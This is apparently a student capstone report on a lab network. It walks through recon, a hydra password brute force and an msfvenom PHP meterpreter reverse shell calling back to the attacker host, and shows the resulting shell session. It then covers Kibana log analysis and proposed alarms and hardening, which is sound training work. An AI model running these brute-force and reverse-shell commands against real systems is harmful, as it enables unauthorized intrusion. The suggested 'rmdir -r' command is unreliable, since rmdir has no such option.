Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows 10
Hostname:
ML-RefVm-684427

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.90
OS: Linux - Kali distro
Hostname: Kali

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Target Machine
ELK	192.168.1.100	Monitor/Logging - Kibana
Kali	192.168.1.90	Attacking Machine
ML-RefVm-684427	192.168.1.1	Host machine with Hyper-V containing all other machines

Vulnerability Assessment

***note: These vulnerability numbers and descriptions are taken from the Common Weakness Enumeration framework which is a community-developed list of common software and hardware weakness types that have security ramifications.**

Vulnerability	Description	Impact
CWE-23 Relative Path Transversal	The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly neutralize sequences such as ".." that can resolve to a location that is outside of that directory.	This allowed for the attacker to access unauthorized directories by changing the path name in the website's url bar.
CWE-307 Improper Restriction of Excessive Authentication Attempts	The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks..	This allowed the attacker to run a brute force attack using common command line tools to gain access to a user's password.
CWE-98 Improper Control of Filename for Include/ Require Statement	The PHP application receives input from an upstream component, but it does not restrict or incorrectly restricts the input before its usage in "require," "include," or similar functions.In certain versions and configurations of PHP, this can allow an attacker to specify a URL to a remote location from which the software will obtain the code to execute. In other cases in association with path traversal, the attacker can specify a local file that may contain executable statements that can be parsed by PHP.	This allowed for the attacker to upload a PHP file to the web server and gain access through a reverse shell.

Exploitation 1: CWE-23 Relative Path Transversal

01

Tools & Processes

After running an nmap scan it discovered a webserver running on port 80. I then ran a dirb command to look for hidden web objects and opened a web browser to investigate the site directly. Interfacing with the website further revealed a secret folder and who can open it.

02

Achievements

The dirb command showed a hidden directory of “http://192.168.1.90/webdav”. The website showed a path called “/company_folders/secret_folder”. A login window is prompted when trying to access this directory. It reveals “Ashton” as the user who can open the secret folder.

Exploitation 1: Screenshots

Shell No.1

File Actions Edit View Help

```
root@Kali:~# nmap  192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-28 15:51 PDT
Nmap scan report for 192.168.1.105
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
root@Kali:~# dirb http://192.168.1.105/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Oct 28 15:51:57 2021
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----

+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)

-----------------
END_TIME: Thu Oct 28 15:52:03 2021
DOWNLOADED: 4612 - FOUND: 2
root@Kali:~#
```

Nmap results

Dirb results

192.168.1.105/company_ X +

192.168.1.105/company_folders/secret_folder

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

```
ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public
```

Secret folder only for Ashton

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name:

Password:

Cancel OK

Exploitation 2: CWE-307 Improper Restriction of Excessive Authentication Attempts

01

Tools & Processes

After finding the username “ashton”, I used a hydra command which ran a bruteforce attack using the string “ashton” against a common wordlist called “rockyou.txt”. Accessing the secret folder provided more subdirectories to explore.

02

Achievements

The results of the bruteforce attack provided a password of “leopoldo”. Using this password I accessed the secret folder and found instructions on how to connect to the company’s webdav server, which user can access it, and a hash value for a password that belongs to that user.

Exploitation 2: Screenshots

Shell No. 1

File Actions Edit View Help

```
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f  192.168.105 http-get /company_folders/secret_folder
```

Hydra brute force command

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 3] (0/0
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 9] (0/0
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 11] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

Hydra results

Index of /company_folders/s

192.168.1.105

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter

Index of /company_folders/secret_fo

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Secret Folder contents

Exploitation 2: More Screenshots

192.168.1.105/company_fol

192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Ryan's password hash and instructions to connect to company webdav server

Ryan's password hash converted to plaintext password "linux4u"

Md5 digest unhashed, decoded, decrypted, reverse d value:

linux4u

Copy Value

Blame this record

Exploitation 3: CWE-98 Improper Control of Filename for Include/ Require Statement

01

Tools & Processes

After gaining access to the webdav folder the next step was to upload a reverse shell payload to the folder and exploit it. I used MSFVenom to download the payload to my attacking machine. Using drag and drop I uploaded the payload to the wedbav folder. I then used Metasploit to start a listener on port 4444.

02

Achievements

I was able to upload the reverse shell payload to the target machine. After setting up a listener on port 4444, I clicked on the exploit that was now appearing in the web browser within the webdav folder. This allowed for meterpreter to open a reverse shell, giving me full access to the target machine.

Exploitation 3: Screenshots

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```

MSFVenom downloading payload

```
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (180291 bytes) to 192.168.1.105
[*] Sending stage (180291 bytes) to 192.168.1.105
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 6 opened (192.168.1.90:4444 -> 192.168.1.105:49490) at 2021-10-28 18:18:04 -0700

meterpreter >
```

Setting listener and receiving reverse shell

Exploitation 3: More Screenshots

```
File  Actions  Edit  View  Help

meterpreter > shell
Process 2242 created.
Channel 0 created.
whoami
www-data
ls
passwd.dav
shell.php
cd ..
ls
html
webdav
cd /
ls -a
.
..
bin
boot
dev
etc
flag.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
cat flag.txt
b1ng0w@5h1sn@m0
```


Typing “shell” into the meterpreter prompt gives a system command shell. From here I was able to move to the root directory and find a hidden flag.

Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- The port scan occurred at 2:18:005 on October 29, 2021
- 9,599 packets were sent from 192.168.1.90
- This is evidence of a port scan as it shows all destination ports being connected to within fractions of a second



Analysis: Finding the Request for the Hidden Directory


- 4 requests for the hidden directory were made around 00:12:45 on October 29th 2021.
- There are attempts to open a file called “connect_to_corp_server”



Time	url.path	source.ip	destination.ip
Oct 29, 2021 @ 00:12:45.369	/company_folders/secret_folder	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 00:13:00.901	/company_folders/secret_folder	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 00:12:45.365	/company_folders/secret_folder	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 00:13:00.896	/company_folders/secret_folder	192.168.1.90	192.168.1.105

Analysis: Uncovering the Brute Force Attack

- There were 14,670 requests made in the attack
- 14,657 requests had been made before the attacker discovered the password.



Analysis: Finding the WebDAV Connection

- There were 84 requests made to this directory.
- A shell.php file was requested.

@timestamp per 5 minutes

Time	url.path	source.ip	destination.ip
Oct 29, 2021 @ 00:47:43.863	/webdav/	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 00:47:46.619	/webdav/	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 01:00:39.192	/webdav/	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 01:00:41.565	/webdav/shell.php	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 01:00:59.635	/webdav/shell.php	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 01:01:55.175	/webdav/shell.php	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 01:04:45.313	/webdav/shell.php	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 01:07:37.894	/webdav/shell.php	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 01:08:47.590	/webdav/shell.php	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 01:09:48.442	/webdav/shell.php	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 01:11:15.758	/webdav/shell.php	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 01:13:31.363	/webdav/shell.php	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 01:00:59.618	/webdav/shell.php	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 01:00:39.175	/webdav/	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 01:00:41.549	/webdav/shell.php	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 01:01:55.158	/webdav/shell.php	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 01:04:45.296	/webdav/shell.php	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 00:47:43.847	/webdav/	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 00:47:46.604	/webdav/	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 01:08:47.572	/webdav/shell.php	192.168.1.90	192.168.1.105
Oct 29, 2021 @ 01:07:37.877	/webdav/shell.php	192.168.1.90	192.168.1.105

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

I would set an alarm that detects if one source.ip is connecting to various ports in a short amount of time. With a threshold of 300 ports within a half hour.

System Hardening

I would recommend consistently monitoring services and closing any unused ports.

Mitigation: Finding the Request for the Hidden Directory

Alarm

An alarm can be set that detects when an attempt to access any hidden directory occurs.

A threshold of 1 would be right for this alarm since any attempt to access unauthorized

System Hardening

Any directory with sensitive information should be removed from the public facing server.

Delete any directory along with it's contents with this command:

rmdir -r "directoryname"

Mitigation: Preventing Brute Force Attacks

Alarm

I would an alarm that detects when a 401 unauthorized code is given. This will show when someone does an unsuccessful login. A threshold of 15 over 30 minutes would suffice.

System Hardening

To mitigate against this type of attack you can simply configure the account policies in the server to limit login attempts to 15 attempts per 30 minutes and will lock an account if that limit is reached.

Mitigation: Detecting the WebDAV Connection

Alarm

An alarm for should detect when any blacklisted ip tries to connect to the wedav folder.

System Hardening

The webdav service should be reevaluated to see if it is needed at all. If not needed it should be discarded.

Mitigation: Identifying Reverse Shell Uploads

Alarm

An alarm that detects for any attempt to upload a .php file coming from an outside source.ip

A threshold of 1 would be needed for this alarm.

System Hardening

Restricting specific file extensions, in this case .php, to be uploaded to the server is a good way to mitigate reverse shell attacks.

the End